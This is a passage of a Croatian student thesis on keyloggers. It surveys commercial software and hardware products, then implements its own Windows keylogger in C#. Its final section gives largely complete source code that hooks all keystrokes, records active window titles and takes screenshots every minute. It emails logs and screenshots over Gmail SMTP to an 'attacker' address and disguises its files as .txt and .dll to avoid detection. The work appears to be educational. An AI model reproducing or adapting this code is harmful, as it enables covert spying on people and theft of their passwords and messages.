
- Spyrix Keylogger - besplatna ili plaćena verzija *keyloggera* dostupna za *Windows* i *macOS* operacijske sustave. Omogućava prikaz snimljenih podataka preko interneta, doduše u besplatnoj verziji se pojavljuju određena ograničenja i reklame, prati datum i vrijeme kada se računalo koristi, omogućava kopiranje podataka iz međuspremnika kao i uzimanje snimki zaslona kao što je vidljivo na sljedećoj slici. Prati koje aplikacije su otvorene i u koju je korisnik što upisivao. Plaćene verzije dodaju funkcionalnosti kao što su snimanje videa zaslona i web kamere, mogućnost slanja datoteke na e-poštu i ostalo [32].




Slika 3: Prikaz grafičkog sučelja *Spyrix besplatnog keyloggera* poduzeća *Spyrix* [32]

Na slici 3 su vidljivi elementi grafičkog sučelja koji uključuju prikaz događaja, bilo to bilježenje pritiska tipke, snimka zaslona ili podaci iz međuspremnika, datum i vrijeme događaja, aplikaciju u kojoj se dogodio događaj, opis aplikacije koji kod preglednika opisuje naziv tablice, vrijednost događaja koji može biti unos podataka, promjena prozora ili slično. U donjem dijelu sučelja možemo vidjeti snimku zaslona. Elementi sučelja se mogu filtrirati kako bi se željeni podaci lakše mogli pronaći.


- Refog - *keylogger* za *Windows*, *macOS* i *Android* operacijske sustave dostupan u besplatnoj i plaćenoj verziji. Marketiran je kao *keylogger* za obitelj i za praćenje djece. Prati posjećene web stranice, bilježi pritiske tipki kao i razgovore sa servisa za razmjenu izravnih poruka (engl. *instant messaging*). Povremeno uzima snimke zaslona i fotografije s web kamere te prati koliko dugo je korisnik u nekoj aplikaciji [33].




Slika 4: Prikaz grafičkog sučelja *Refog keyloggera* poduzeća *Refog* [33]

Na slici 4 su vidljivi elementi grafičkog sučelja koji uključuju datum i vrijeme, web stranicu i aplikaciju u kojoj se radnja zbivala. Klikom na radnju u donjem dijelu sučelja možemo vidjeti snimku zaslona. Elementi datuma i vremena, web stranice i aplikacije se mogu filtrirati.


- logkeys - *keylogger* dostupan za *Linux* operacijske sustave. Potpuno je besplatan i dostupan na GitHub repozitoriju [28]. Autor ga opisuje kao da nije najbolji *keylogger* na tržištu, ali da je najnoviji i da stabilnije radi. Nema grafičko sučelje te je ograničen funkcionalnostima i podaci nisu toliko pregledni. Ne podržava uzimanje snimki zaslona i ostalih naprednijih mogućnosti. Kada je postavljen, može bilježiti sve pritiske tipki kao i modifikatore tipki kao što su tipke *Shift* i *AltGr*. Prikaz tekstualnog korisničkog sučelja je prikazan na sljedećoj slici.




Slika 5: Prikaz tekstualnog sučelja *logkeys keyloggera* [34]

Na slici 5 je vidljiva datoteka zapisa *keyloggera*. Prikazuje kada je započeto i prekinuto bilježenje podataka i koje tipke i kombinacije tipki su pritisnute.

- Spyzie - *keylogger* dostupan za *Android* i *iOS* operacijske sustave. Nije dostupan u besplatnoj verziji već u nekoliko razina plaćene pretplate. Na *Android* uređajima radi od verzije 4.0 pa nadalje, a na *iOS* radi na bilo kojoj verziji. Nije potrebno *rootanje* ili *jailbreakanje* uređaja kako bi *keylogger* radio. Omogućava snimanje izravnih poruka, bilježenje lokacije uređaja, poziva kao i povijesti pregledavanja web preglednika. Može snimati podatke iz aplikacija kao što su *Whatsapp*, *Instagram*, *Viber* i *Snapchat* [35].




Slika 6: Prikaz grafičkog sučelja *Spyzie keyloggera* [Autorski rad]


Na slici 6 vidljivo je grafičko sučelje dostupno preko interneta. Mogu se vidjeti podaci o uređaju, posljednja poznata lokacija uređaja, najčešće zvani kontakti i sa strane su dostupne razne funkcionalnosti *keyloggera*.

## 4.2. Hardverski

- KeyGrabber USB - *keylogger* za USB tipkovnice, ima 16 gigabajta memorije za pohranu i nisu potrebni upravljački programi niti bilo kakav softver za njegov rad. Podržava više rasporeda znakova na tipkovnici (engl. *keyboard layout*). Kompatibilan je s *Windows*, *Linux* i *macOS* operacijskim sustavima. Kako bi se prikazala datoteka koja sadrži zapise o pritiscima, potrebno je pritisnuti kombinaciju triju tipki koje korisnik može konfigurirati po svojoj želji [36]. Izgled uređaja je prikazan na sljedećoj slici.


Slika 7: Hardverski USB *keylogger* poduzeća *Keelog* [36]

- AirDrive Forensic Keylogger - vrlo malen bežični USB *keylogger* dužine svega 0.4 milimetra. Sadrži 16 megabajta memorije za pohranu, moguće je podacima pristupiti putem interneta i nisu potrebni upravljački programi niti bilo koji drugi program za njegov rad [37]. Nedostatak mu je što je vidljiv kao Wi-Fi pristupna točka pa ako korisnik sumnja da je zaražen tada ga nije teško otkriti. Izgled malenog, bežičnog uređaja je prikazan na sljedećoj slici.




Slika 8: Hardverski bežični USB *keylogger* poduzeća *Keelog* [37]

- KeyGrabber Forensic Keylogger Module - ugradbeni sklop namijenjen USB tipkovnicama. Kompatibilan je sa svim USB tipkovnicama, ima 16 megabajta memorije za pohranu, lako ga je instalirati unutar kućišta tipkovnice i nisu potrebni upravljački programi niti bilo koji drugi program za njegov rad [38]. Problem je u načinu dobavljanja zapisanih podataka. Ugradbeni sklop je potrebno izvaditi iz kućišta i pročitati iz memorije. Njegov izgled je prikazan na sljedećoj slici.




Slika 9: Ugradbeni *keylogger* USB sklop poduzeća *Keelog* [38]

- Forensic Keylogger Keyboard - tipkovnica s ugrađenim *keyloggerom* dostupna u običnoj i bežičnoj varijanti. Memorija za pohranu seži u rasponu od 16 megabajta do 16 gigabajta. Potrebno ju je samo priključiti na USB priključak i ona započinje s radom. Dostupna je u više varijanti ovisno o rasporedu znakova na tipkovnici. Nisu potrebni upravljački programi niti drugi programi za njezin rad. Za ispis podataka potrebno je pritisnuti kombinaciju triju tipki [39]. Izgled *keylogger* tipkovnice je prikazan na sljedećoj slici.

Slika 10: *Keylogger* tipkovnica poduzeća *Keelog* [39]

- KeyGrabber PS/2 - *keylogger* za PS/2 tipkovnice. Sadrži 16 gigabajta memorije za pohranu. Nisu potrebni upravljački programi niti ostali programi za rad i kompatibilni su s *Windows* i *Linux* operacijskim sustavima. Za dohvaćanje podataka se koristi kombinacija triju tipki ili USB priključak koji dolazi u paketu s *keyloggerom* [40]. Izgled PS/2 uređaja je prikazan na sljedećoj slici.


Slika 11: Hardverski PS/2 *keylogger* poduzeća *Keelog* [40]

# 5. Vlastiti *keylogger*

Za implementaciju vlastitog *keyloggera* korišten je C# programski jezik te *Windows 11* operacijski sustav. Program je razvijen u *Visual Studio 2022* razvojnom okruženju koristeći *.NET Framework 4.8* kao *Windows Forms* aplikacija jer to omogućava neke naprednije funkcionalnosti poput:

- uzimanja snimki zaslona
- dohvaćanja imena aktivnog prozora
- lakšeg prepoznavanja pritisnutih tipki

Program se bazira na dohvaćanju pritiska tipki presretanjem funkcija iz DLL datoteka koristeći kuke (engl. *hook*). Kuke su mehanizam uz pomoć kojega se mogu presresti događaji operacijskog sustava poput upisivanja znakova iz tipkovnice na ekran. Koristeći metodu *SetWindowsHookEx* postavlja se globalna kuka za sve događaje iz svih dretvi vezane uz tipkovnicu. Nakon što se događaj izvrši, kuka je obavila svoj posao te je metodom *CallNextHookEx* potrebno postaviti novu kuku.

## 5.1. Implementacija

Biblioteke navedene u sljedećem programskom odlomku su korištene u izradi programa. One su potrebne kako bi program mogao čitati pritiske tipki iz memorije, pristupiti aktivnim procesima, zapisivati pritiske u datoteku, uzimati snimke zaslona, slati zapise u pretinac e-pošte i ostalo.

```
using System;
using System.Diagnostics;
using System.Drawing.Imaging;
using System.Drawing;
using System.IO;
using System.Runtime.InteropServices;
using System.Text;
using System.Windows.Forms;
using System.Net.Mail;
using System.Net;
```

U sljedećem programskom odlomku su inicijalizirana svojstva potrebna za rad programa.

```
namespace Zavrsni_keylogger
{
    public static class Program
```

```
{
    private static int WH_KEYBOARD_LL = 13;
    private static int WM_KEYDOWN = 0x0100;
    private static IntPtr hook = IntPtr.Zero;
    private static LowLevelKeyboardProc keyboard = HookCallback;
    private static string log = "";
    private static string currentWindow = "";
    private static string prevWindow = "";
    private delegate IntPtr LowLevelKeyboardProc
    (int nCode, IntPtr wParam, IntPtr lParam);
```

Varijabla *WH_KEYBOARD_LL* služi za definiranje vrste kuke koju će program koristiti. Postoji nekoliko vrsta no ovaj program koristi kuku za nadziranje događaja unosa niske razine (engl. *low-level keyboard input*).

*WM_KEYDOWN* služi za detekciju pritiska tipke kada se ne koristi tipka *ALT*.

Varijabla *hook* tipa *IntPtr* služi za spremanje memorijske adrese globalne kuke te je inicijalizirana na nulu.

Varijabla *keyboard* tipa *LowLevelKeyboardProc* služi za definiranje radnje koja se događa svaki puta kada pritisnemo tipku te je inicijalizirana na metodu *HookCallBack*.

Varijabla *log* sprema zapis pritiska tipke, a varijabla *currentWindow* dohvaća ime trenutno aktivnog prozora u koji korisnik upisuje tekst.

Varijabla *prevWindow* sadrži ime prošlog aktivnog prozora te se koristi kako bi se saznalo kada korisnik promijeni aktivni prozor.

U sljedećem programskom odlomku se nalazi *Main* metoda iz koje se program pokreće.

```
[STAThread]
        public static void Main()
        {
            var startTime = TimeSpan.Zero;
            var delayTime = TimeSpan.FromSeconds(60);

            var timer = new System.Threading.Timer((e) =>
            {
                Screenshot();
                GC.Collect();
                GC.WaitForPendingFinalizers();
            }, null, startTime, delayTime);

            hook = SetHook(keyboard);
            Application.Run();
        }
```

Varijable *startTime* i *delayTime* služe za definiranje vremenskog raspona u kojem želimo poslati snimku zaslona u pretinac e-pošte. Vrijednost je inicijalizirana na 60 sekundi, odnosno svake minute se šalje snimka zaslona.

Varijabla *timer* se izvodi svake minute na odvojenoj dretvi od ostatka programa. Poziva metodu *Screenshot* koja uzima snimku zaslona te nakon toga čisti memoriju kako se dretva ne bi izvodila nakon završetka njezinog zadatka. Varijabla *hook* označava kuku kojom se priključujemo na događaje tipkovnice. Na posljetku, *Application.Run* omogućuje pokretanje programa i dozvoljava da se on izvodi u pozadini i prisluškuje pritiske tipki.

Sljedeći programski odlomak prikazuje metodu *SetHook* koja kreira kuku.

```
private static IntPtr SetHook(LowLevelKeyboardProc proc)
        {
            Process currentProcess = Process.GetCurrentProcess();
            ProcessModule currentModule = currentProcess.MainModule;
            String moduleName = currentModule.ModuleName;
            IntPtr moduleHandle = GetModuleHandle(moduleName);

            return SetWindowsHookEx(WH_KEYBOARD_LL, keyboard,
            moduleHandle, 0);
        }
```

Prvo se dohvaća trenutno aktivni proces na računalu uz pomoć funkcije *GetCurrentProcess()*. Tada se mogu vidjeti informacije o procesu uz pomoć svojstva *MainModule* te se ime modula, najčešće ime izvršne datoteke, sprema u varijablu *moduleName*. Nakon toga modul se dohvaća iz memorije i metoda vraća dobavljene podatke.

U sljedećem programskom odlomku se nalazi metoda *GetActiveWindowTitle* koja dohvaća ime trenutno aktivnog prozora.

```
private static string GetActiveWindowTitle()
        {
            const int nChars = 256;
            StringBuilder Buff = new StringBuilder(nChars);
            IntPtr handle = GetForegroundWindow();

            if (GetWindowText(handle, Buff, nChars) > 0)
            {
                return Buff.ToString();
            }

            return null;
        }
```

Prvo dohvaća aktivni prozor iz memorije te mu čita i sprema ime u varijablu *Buff* [41].

U sljedećem programskom odlomku je prikazana implementacija metode *Screenshot*.

```
private static void Screenshot()
        {
            int maxWidth = Screen.PrimaryScreen.WorkingArea.Width;
            int maxHeight = Screen.PrimaryScreen.WorkingArea.Height;

            Bitmap bitmap = new Bitmap(maxWidth, maxHeight);
            Graphics graphics = Graphics.FromImage(bitmap as Image);
            graphics.CopyFromScreen(0, 0, 0, 0, bitmap.Size);

            var date = DateTime.Now.ToString("yyyy-MM-dd_HH-mm-ss");
            string fileScreenshot = $"C:\\ProgramData\\driver_{date}.txt";
            bitmap.Save(fileScreenshot, ImageFormat.Jpeg);

            SendMail(fileScreenshot);
        }
```

Metoda *Screenshot* uzima snimku zaslona, sprema ju u direktorij *ProgramData* i poziva metodu *SendMail* s parametrom lokacije snimke. Prvo dohvaća razlučivost zaslona, bez *Windows* programske trake, i sprema tu razlučivost u bitmapu. Tada se kopiraju pikseli s ekrana u varijablu *bitmap* na temelju razlučivosti. Kako korisniku ne bi bilo previše sumnjivo ako pronađe mnogo snimki zaslona u direktoriju, snimka se sprema s datotečnim nastavkom .txt iako je ona u JPEG (engl. *Joint Photographic Experts Group*) obliku. Tako se postiže dodatna razina sigurnosti da aktivnosti *keyloggera* neće biti otkrivene. Na posljetku, metodi *SendMail* se prosljeđuje parametar lokacije snimke zaslona kako bi se ona mogla poslati na e-poštu napadača.

U sljedećem programskom odlomku prikazana je metoda *SendMail*, sa *string* parametrom *screenshot*, koja služi za slanje snimke zaslona na e-poštu napadača.

```
public static void SendMail(string screenshot)
        {
            SmtpClient client = new SmtpClient("smtp.gmail.com")
            {
                Port = 587,
                DeliveryMethod = SmtpDeliveryMethod.Network,
                UseDefaultCredentials = false,
                Credentials = new NetworkCredential
                ("napadac@gmail.com", "lozinka"),
                EnableSsl = true,
            };

            MailMessage message = new MailMessage
            {
```

```
            From = new MailAddress("keylogger@test.com"),
            Subject = "SCREENSHOT - " + Environment.UserName +
            " - " + DateTime.Now,
            Body = DateTime.Now.ToString(),
            IsBodyHtml = false
        };

        message.To.Add("napadac@gmail.com");

        Attachment attachment;
        attachment = new Attachment(screenshot);
        message.Attachments.Add(attachment);

        client.Send(message);

        client.Dispose();
        message.Dispose();
    }
```

Prvenstveno je potrebno izabrati servis koji nudi uslugu e-pošte. U ovom slučaju je izabran *Gmail* te je potrebno unijeti podatke kako bi se snimka zaslona mogla poslati. Slanje se odvija putem SMTP-a (engl. *Simple Mail Transfer Protocol*). Potrebno je unijeti adresu SMTP poslužitelja, port na koji se program spaja, e-poštu i lozinku ovlaštenog korisnika, pošto se koristi sigurna veza putem SSL-a (engl. *Secure Sockets Layer*). U ovom primjeru svi povjerljivi podaci su zamijenjeni. Nakon toga potrebno je definirati strukturu e-pošte. Potrebno je unijeti pošiljatelja, naslov i sadržaj. U naslovu se nalazi ključna riječ *SCREENSHOT* koja jasno prikazuje da se u e-pošti nalazi snimka zaslona. U naslovu se također nalazi ime računala te datum i vrijeme prijenosa kako bi napadaču bilo lakše pratiti od koga dobiva podatke. Na kraju je potrebno dodati kome šaljemo e-poštu i privitak, koji je u ovom slučaju snimka zaslona, te se tada e-pošta šalje napadaču.

U sljedećem programskom odlomku nalazi se metoda s istim imenom, ali bez parametra. Ova metoda služi za slanje zapisa o pritiscima tipki.

```
public static void SendMail()
    {
        StreamReader input = new StreamReader
        ($"C:\\ProgramData\\driver_archive.dll");
        string emailBody = input.ReadToEnd();
        input.Close();

        SmtpClient client = new SmtpClient("smtp.gmail.com")
        {
            Port = 587,
```

```
            DeliveryMethod = SmtpDeliveryMethod.Network,
            UseDefaultCredentials = false,
            Credentials = new NetworkCredential
            ("napadac@gmail.com", "lozinka"),
            EnableSsl = true,
        };

        MailMessage message = new MailMessage
        {
            From = new MailAddress("keylogger@test.com"),
            Subject = "LOG - " + Environment.UserName +
            " - " + DateTime.Now,
            Body = emailBody,
            IsBodyHtml = false,
        };

        message.To.Add("napadac@gmail.com");
        client.Send(message);

        client.Dispose();
        message.Dispose();
    }
```

Metoda *SendMail* bez parametra uvelike je slična metodi s parametrom no razlikuje se u tome što se u tijelo e-pošte stavlja zapis o pritiscima tipki te se u naslovu nalazi ključna riječ *LOG* kako bi bilo lakše pratiti e-poštu. Servis za uslugu e-pošte te svi njegovi potrebni podaci su identični kao i u metodi bez parametra.

U sljedećem programskom odlomku nalazi se metoda *HookCallback*.

```
private static IntPtr HookCallback
(int nCode, IntPtr wParam, IntPtr lParam)
    {
        if (log.Length >= 0)
        {
            StreamWriter output = new StreamWriter
            ($"C:\\ProgramData\\driver.dll", true);
            output.Write(log);
            output.Close();
            log = "";
        }

        FileInfo logFile = new FileInfo
        ($"C:\\ProgramData\\driver.dll");
```

```
            if (logFile.Exists && logFile.Length >= 500)
            {
                logFile.CopyTo
                ($"C:\\ProgramData\\driver_archive.dll", true);
                logFile.Delete();

                System.Threading.Thread mailThread =
                new System.Threading.Thread(Program.SendMail);
                mailThread.Start();
            }
```

*HookCallback* metoda se izvršava svaki put kada korisnik pritisne tipku na tipkovnici. Sastoji se od tri parametra: *nCode* označava kôd koji kuka koristi kako bi obradila pritisak tipke, *wParam* identificira poruku tipkovnice i *lParam* pokazuje na strukturu kuke. Ako je veličina *log* varijable veća ili jednaka nuli, tada se u datoteku zapisuje određeni pritisak tipke. Kako bi se smanjila opasnost od detekcije *keyloggera*, zapisi se spremaju u datoteku s ekstenzijom .dll kako bi korisniku bila manje sumnjiva. Datoteka je zapravo tekstualna i može se otvoriti s bilo kojim uređivačem teksta. Kako ne bi uzimala puno prostora i time odala svoje postojanje, datoteka sa zapisima se povremeno arhivira u drugu datoteku nakon što sadržaj originalne datoteke prijeđe 500 znakova. Metoda *SendMail* šalje zapise arhivirane datoteke u pretinac e-pošte napadača. Originalna datoteka se briše te se stvara nova koja tada bilježi nove pritiske tipki.

Metoda konstantno provjerava je li pritisnuta tipka na tipkovnici. Ako jest tada dohvaća brojčanu vrijednost tipke i sprema ju u varijablu *keystroke*. Također sprema ime trenutno aktivnog prozora u varijablu *currentWindow*. Ako korisnik promijeni trenutno aktivni prozor, metoda u varijablu *log* bilježi ime novog aktivnog prozora te su ove radnje vidljive u sljedećem programskom odlomku.

```
if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN)
            {
                int keystroke = Marshal.ReadInt32(lParam);

                currentWindow = GetActiveWindowTitle();

                if (currentWindow != prevWindow)
                {
                    prevWindow = currentWindow;
                    log += Environment.NewLine + Environment.NewLine;
                    log += "*** " + currentWindow + " ***";
                    log += Environment.NewLine;
                }
```

Kako bi lakše pratili sadržaj koji korisnik piše, potrebno je svaku tipku konfigurirati kako bi ispisivala točnu vrijednost. Ovaj *keylogger* je konfiguriran kako bi ispravno prikazivao znakove hrvatske tipkovnice.

Implementirana je *switch* naredba koja za svaku tipku definira vrijednost koju treba zapisati u datoteku. S obzirom kako je naredba vrlo opširna, na sljedećim programskim odlomcima prikazano je samo nekoliko slučajeva.

U sljedećem programskom odlomku prikazan je slučaj kada korisnik pritisne tipku broja 1 koja se nalazi ispod tipki funkcija (engl. *Function keys*).

```
switch ((Keys)keystroke)
                {
                    case Keys.D1:
                        if (Control.ModifierKeys != Keys.Shift)
                            log += "1";
                        else
                            log += "!";
                        break;
```

U datoteku se bilježi broj 1 ako nije pritisnuta tipka *Shift* ili simbol uskličnika ako jest.

U sljedećem programskom odlomku prikazani su slučajevi ako korisnik pritisne tipku *Enter* ili *Space*.

```
                    case Keys.Space:
                        log += " ";
                        break;

                    case Keys.Enter:
                        log += (Environment.NewLine);
                        break;
```

Tipka *Enter* u datoteci sa zapisima prelazi u novi red, a tipke *Space* i *Tab* su konfigurirane da prikazuju jedan ili više razmaka. Ostale posebne tipke, kao što su *Control*, *Alt*, *Windows* tipka, *Escape* i *Backspace* su konfigurirane da u datoteci svoju prisutnost prikazuju u tekstualnom obliku.

U sljedećem programskom odlomku prikazane su tipke strelica koje su konfigurirane da prikazuju simbole strelica ovisno o pritisnutoj tipki.

```
                case Keys.Left:
                    log += "←";
                    break;

                case Keys.Down:
                    log += "↓";
                    break;

                case Keys.Right:
                    log += "→";
                    break;

                case Keys.Up:
                    log += "↑";
                    break;
```

U sljedećem programskom odlomku prikazan je uobičajen slučaj odnosno slučaj kada je pritisnuta bilo koja druga tipka.

```
                default:
                    if (Control.ModifierKeys != Keys.Shift)
                        log += ((char)(Keys)keystroke)
                        .ToString().ToLower();

                    else
                        log += ((char)(Keys)keystroke)
                        .ToString().ToUpper();

                    break;
            }
        }

        return CallNextHookEx
        (IntPtr.Zero, nCode, wParam, lParam);
    }
```

Tipka *Shift* konfigurirana je da se ne prikazuje u tekstualnom obliku jer program automatski pretvara slova u velika ili mala ovisno je li *Shift* pritisnut.

U sljedećem programskom odlomku su prikazane DLL datoteke zaslužne za implementaciju kuke te za dohvaćanje trenutno aktivnog prozora i njegovog naziva.

```
        [DllImport("user32.dll")]
        private static extern IntPtr SetWindowsHookEx
        (int idHook, LowLevelKeyboardProc lpfn,
        IntPtr hMod, uint dwThreadId);

        [DllImport("user32.dll")]
        private static extern IntPtr CallNextHookEx
        (IntPtr hhk, int nCode, IntPtr wParam, IntPtr lParam);

        [DllImport("user32.dll")]
        static extern IntPtr GetForegroundWindow();

        [DllImport("user32.dll")]
        static extern int GetWindowText
        (IntPtr hWnd, StringBuilder text, int count);

        [DllImport("kernel32.dll")]
        private static extern IntPtr GetModuleHandle
        (String lpModuleName);
    }
}
```

